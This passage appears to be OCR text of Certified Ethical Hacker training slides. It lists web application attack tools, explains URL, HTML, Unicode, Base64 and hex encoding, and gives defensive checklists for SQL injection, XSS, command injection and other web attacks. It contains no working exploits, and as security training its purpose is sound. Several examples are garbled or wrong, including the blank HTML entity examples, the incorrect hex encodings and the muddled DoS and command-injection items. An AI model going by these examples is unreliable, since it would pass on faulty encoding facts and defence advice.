- Attacker can use this tool to carry out **web services probing**, SOAP injection, XML injection, and web services parsing attacks



http://www.soapui.org


XMLSpy

- Altova XMLSpy is the XML **editor and development environment** for modeling, editing, transforming, and debugging **XML-related technologies**




http://www.altova.com

Module Flow



Web Application Hacking Tool: Burp Suite Professional

Burp Suite is an integrated platform for performing security testing of web applications




http://www.portswigger.net

Web Application Hacking Tool: CookieDigger

CookieDigger helps **identify weak cookie generation** and **insecure implementations** of session management by web applications


It works by collecting and analyzing **cookies** issued by a web application for multiple users

The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the **cookie values**



Web Application Hacking Tool: WebScarab

- WebScarab is a framework for **analyzing applications** that communicate using the HTTP and HTTPS protocols
- It allows the attacker to **review and modify requests** created by the browser before they are sent to the server, and to **review and modify responses** returned from the server before they are received by the browser



http://www.owasp.org

Web Application Hacking Tools

C|EH Certified Ethical Hacker

Instant Source
http://www.blazingtools.com

w3af
http://w3af.org

GNU Wget
www.gnu.org

BlackWidow
http://softbytelabs.com

cURL
http://curl.haxx.se

HttpBee
http://www.o0o.nu


Teleport Pro
http://www.tenmax.com

WebCopier
http://www.maximumsoft.com

HTTTrack
http://www.httrack.com

MileSCAN ParosPro
http://www.milescan.com

Module Flow



Encoding Schemes

Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

Types of Encoding Schemes

URL Encoding

- URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
  - %3d =
  - %0a New line
  - %20 space

HTML Encoding

- An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document
- It defines several HTML entities to represent particularly usual characters such as:
  - & &
  - < <
  - > >

Encoding Schemes (Cont'd)

Unicode Encoding

16 bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal
  - %u2215 /

UTF-8

- It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix
  - %c2%a9 ©
  - %e2%89%a0

Base64 Encoding

- Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials
- Example:

cake = 01100011011000010110101101100101

Base64 Encoding: 011000 110110 000101 101011 011001 010000 000000 000000

Hex Encoding

- HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data
- Example:

Hello A125C458D8

Jason 123B684AD9

How to Defend Against SQL Injection Attacks

C|EH Certified Ethical Hacker

1. Limit the length of user input
2. Use custom error messages
3. Monitor DB traffic using an IDS, WAF
4. Disable commands like xp_cmdshell
5. Isolate database server and web server
6. Always use method attribute set to POST and low privileged account for DB connection
7. Run database service account with minimal rights
8. Move extended stored procedures to an isolated server
9. Use typesafe variables or functions such as IsNumeric() to ensure typesafety
10. Validate and sanitize user inputs passed to the database

How to Defend Against Command Injection Flaws

1. Perform input validation
2. Escape dangerous characters
3. Use language-specific libraries that avoid problems due to shell commands
4. Perform input and output encoding
5. Use a safe API which avoids the use of the interpreter entirely
6. Structure requests so that all supplied parameters are treated as data, rather than potentially executable content
7. Use parameterized SQL queries
8. Use modular shell disassociation from kernel

How to Defend Against XSS Attacks

C|EH Certified Ethical Hacker

Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification

Use a web application firewall to block the execution of malicious script

Encode Input and output and filter Meta characters in the input

Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users

Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use

Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums

Do not always trust websites that use HTTPS when it comes to XSS

Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated

How to Defend Against DoS Attack

1. Configure the firewall to deny external Internet Control Message Protocol (ICMP) traffic access
2. Secure the remote administration and connectivity testing
3. Prevent use of unnecessary functions such as gets, strcpy, and return addresses from overwritten etc.
4. Prevent the sensitive information from overwriting
5. Perform thorough input validation
6. Data processed by the attacker should be stopped from being executed

How to Defend Against Web Services Attack

C|EH Certified Ethical Hacker

1. Configure **WSDL Access Control Permissions** to grant or deny access to any type of WSDL-based SOAP messages
2. Use **document-centric authentication credentials** that use SAML
3. Use multiple **security credentials** such as X.509 Cert, SAML assertions and WS-Security
4. **Deploy web services**-capable firewalls capable of SOAP and ISAPI level filtering
5. Configure **firewalls/IDS systems** for a web services anomaly and signature detection
6. Configure firewalls/IDS systems to filter improper **SOAP and XML syntax**
7. Implement **centralized in-line requests and responses** schema validation
8. **Block external references** and use pre-fetched content when de-referencing URLs
9. Maintain and update a **secure repository of XML schemas**

Guidelines for Secure CAPTCHA Implementation

C|EH Certified Ethical Hacker

01 The client **should not have direct access** to the CAPTCHA solution

02 **No CAPTCHA reuse** and present randomly distorted CAPTCHA image of text to the user

03 **Use a well-established CAPTCHA implementation** such as reCAPTCHA instead of creating your own CAPTCHA script and allow users to choose an audio or sound CAPTCHA

04 **Warp individual letters** so that OCR engines cannot recognize them

05 **Include random letters** in the security code to avoid dictionary attacks

06 **Encrypt all communications** between the website and the CAPTCHA system

07 **Use multiple fonts inside a CAPTCH** to increase the complexity of OCR engines to solve the CAPTCHA

Web Application Attack Countermeasures

Unvalidated Redirects and Forwards

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the supplied value is valid, and authorized for the user

Broken Authentication and Session Management

- Use SSL for all authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST

Cross-Site Request Forgery

- Logoff immediately after using a web application and clear the history
- Do not allow your browser and websites to save login details
- Check the HTTP Referrer header and when processing a POST, ignore URL parameters

Insecure Cryptographic Storage

- Do not create or use weak cryptographic algorithms
- Generate encryption keys offline and store them securely
- Ensure that encrypted data stored on disk is not easy to decrypt

Web Application Attack Countermeasures (Cont'd)

CEH Certified Ethical Hacker

Insufficient Transport Layer Protection

- Non-SSL requests to web pages should be redirected to the **SSL page**
- Set the **'secure' flag** on all sensitive cookies
- Configure **SSL provider** to support only strong algorithms
- Ensure the certificate is **valid**, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other **encryption technologies**

Directory Traversal

- Define access rights to the **protected areas** of the website
- **Apply checks/hot fixes** that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- Web servers should be updated with **security patches** in a timely manner

Cookie/Session Poisoning

- Do not store plain text or weakly encrypted password in a **cookie**
- Implement **cookie's timeout**
- Cookie's authentication credentials should be associated with an **IP address**
- Make **logout functions** available

Web Application Attack Countermeasures (Cont'd)

C|EH Certified Ethical Hacker

Security Misconfiguration

- Configure all security mechanisms and turn off all **unused services**
- Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- Scan for latest security vulnerabilities and apply the latest **security patches**

